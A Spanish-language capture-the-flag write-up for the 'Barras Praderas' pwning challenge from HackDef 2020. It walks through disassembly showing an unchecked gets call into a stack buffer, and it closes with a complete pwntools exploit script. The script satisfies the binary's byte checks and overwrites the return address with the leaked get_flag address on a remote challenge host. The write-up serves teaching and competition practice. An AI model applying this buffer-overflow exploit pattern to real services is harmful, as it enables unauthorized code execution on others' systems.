Barras Praderas - 100 pts - Pwning


Se nos da un archivo BarrasPraderas.exe que por el nombre nos hace pensar que es un ejecutable de Windows. Lo cual confirmamos con el comando file.


```
enrique@Enrique:~/CTF/HackDef/2020/Quals/BarrasPraderas$ file ./BarrasPraderas.exe
./BarrasPraderas.exe: PE32 executable (console) Intel 80386, for MS Windows
```

En el desensamblado podemos ver que la direccion que nos imprime es la de una función llamada **get_flag**. Ademas de que podemos observar que esta llamando a la función **gets** sobre un arreglo local. Por lo que el programa es vulnerable a un **Buffer Overflow**

```
call    _puts
mov     dword ptr [esp+4], offset _get_flag
mov     dword ptr [esp], offset aBienvenidoALaF ; "Bienvenido a la fabrica de munecos, vas"...
call    _printf
lea     eax, [esp+80h+var_64]
mov     [esp], eax      ; char *
call    _gets
movzx   eax, byte ptr [esp+1Ch]
cmp     al, 41h
```

Sin embargo, el programa hacer varios checks sobre el arreglo, imprimiendo despues de cada check un mensaje.







Incluso mostrando este mensaje luego de que no se cumple algun check.

```
; Attributes: noreturn bp-based frame

public _exitt
_exitt proc near
push    ebp
mov     ebp, esp
sub     esp, 18h
mov     dword ptr [esp], offset aNoPensasteEnTu ; "No pensaste en tu nena :'v\n"
call    _puts
mov     dword ptr [esp], 0 ; int
call    _exit
_exitt endp
```

Al final, despues de pasar todos los checks, se ejecuta la instruccion ret. Lo que nos permitirá controlar el flujo del programa dado que tenemos control de la stack debido a la función **gets**





Aqui el exploit usado:

```
#! /usr/bin/python
from pwn import *

host = "52.14.117.7"
puerto = 3188

# Generar cadena que cumple los checks
clave = {
    0x1c:0x42,
    0x20:0x5A,
    0x25:0x5A,
    0x27:0x54,
    0x30:0x41,
    0x32:0x50,
    0x37:0x12,
    0x3f:0x43,
    0x46:0x41,
    0x4e:0x33,
    0x52:0x74,
    0x5c:0x54,
    0x61:0x55,
    0x64:0x42,
    0x6f:0x34,
    0x70:0x3a,
```

```
    0x71:0x60,
    0x7f:0x76,
}

i = 0x1C
cad = ""
while(i <= 0x7F):
    if(i in clave):
        cad += p8(clave[i])
    else:
        cad += "A"
    i += 1

log.info("cad : " + cad)

def exploit(cad):
    p = remote(host, puerto)
    p.recvuntil(" puedes llegar primero que el a ")
    win_addr = p32(int(p.recvuntil("?", drop=True), 16))
    cad += win_addr

    prompt = ">"
    p.sendlineafter(prompt, cad)
    p.recvuntil("Y voala! chulada!\r\n\r\n")
    try:
        ret = p.recvline(False)
    except EOFError:
        ret = None
    p.close()
    return ret

offset = 12

context.log_level = 'debug'
exploit(cad + "A" * offset)
```